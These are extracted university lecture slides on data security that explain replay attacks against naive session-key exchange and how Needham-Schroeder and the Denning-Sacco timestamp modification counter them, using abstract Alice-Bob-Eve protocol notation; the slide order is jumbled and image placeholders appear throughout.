
Eve can now replay the messages Alice previous sent to Bob using  $K_s$   
For example, suppose Alice had previously sent “{Sell 100 shares}  $K_s$ ”  
Eve does not know  $K_s$ , but she can replay that message and Bob will  
sell an additional 100 shares since Bob believes the msg is from Alice

# Needham-Schroeder



# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# Lecture 9 – Data Security: Access Control

---

September 25, 2018

Dr. Dan Massey



# **Replay Attacks:**

## **Not In the Book**

## **Review These Slides for Exams**

# Naïve Strategy to Lean A Secret Key

Alice

{ request for session key to Bob }  $k_A$

Cathy

Alice

{  $k_s$  }  $k_A \parallel \{ k_{s'} \} k_B$

Cathy

Alice


{  $k_s$  }  $k_B$

Bob


Alice and Bob now share secret key  $K_s$ .  
 $K_s$  is known only to Alice, Bob, and Cathy.  
Cathy is a trusted third party.

# Simple Replay Attack

Eve Observed



Two week later Eve launches a replay attack




Bob believes this a new key exchange with Alice, it is signed by Cathy.  
Eve can now replay the messages Alice previous sent to Bob using Ks.



Bob believes this an authentic message from Alice and places the order!

# Needham-Schroeder



# Protecting Against A Replay (1/2)


- Second msg:  $\{ \text{Alice} \parallel \text{Bob} \parallel r_1 \parallel k_s \parallel \{ \text{Alice} \parallel k_s \} k_B \} k_A$ 
  - Enciphered using key only Alice and Cathy know
    - So Cathy enciphered it
  - Response to first message
    - As  $r_1$  in it matches  $r_1$  in first message
- Third message:  $\{ \text{Alice} \parallel k_s \} k_B$ 
  - Alice knows only Bob can read it
    - So only Bob can derive session key from message
  - Any messages enciphered with that key are from Bob

# Protecting Against a Replay (2/2)

- Third message (Bob's View) :  $\{ \text{Alice} \parallel k_s \} k_B$ 
  - Enciphered using key only Bob and Cathy know
    - So Cathy enciphered it
  - Names Alice and the session key
    - Cathy provided session key, says Alice is other party
- Fourth message.  $\{ r_2 \} k_s$ 
  - Uses session key to determine if it is replay from Eve
  - If not a replay attack, Alice will respond correctly in fifth message
  - If a replay attack attempt, Eve can't decipher  $r_2$  and so can't respond and any guess at a response is likely to be incorrect

# Session Key Compromise Problem


- All keys are related to Cathy remain secret
- But Eve is able to obtain the session key
  - Maybe it was a small key, human error, etc.



# Solution: Denning-Sacco Modification


- In protocol above, Eve impersonates Alice
- Problem: Eve can respond to Bob's message
  - Eve knows  $K_s$  and thus can learn  $r_2$  and encode  $r_2-1$
- Solution: use time stamp  $T$  to detect replay
- Weakness: if clocks not synchronized, may either reject valid messages or accept replays
  - Parties with either slow or fast clocks vulnerable to replay
  - Resetting clock does *not* eliminate vulnerability

# Needham-Schroeder with Denning-Sacco Modification



# Public Key Key Exchange

- Here interchange keys known
  - $e_A, e_B$  Alice and Bob's public keys known to all
  - $d_A, d_B$  Alice and Bob's private keys known only to owner
- Simple protocol
  - $k_s$  is desired session key

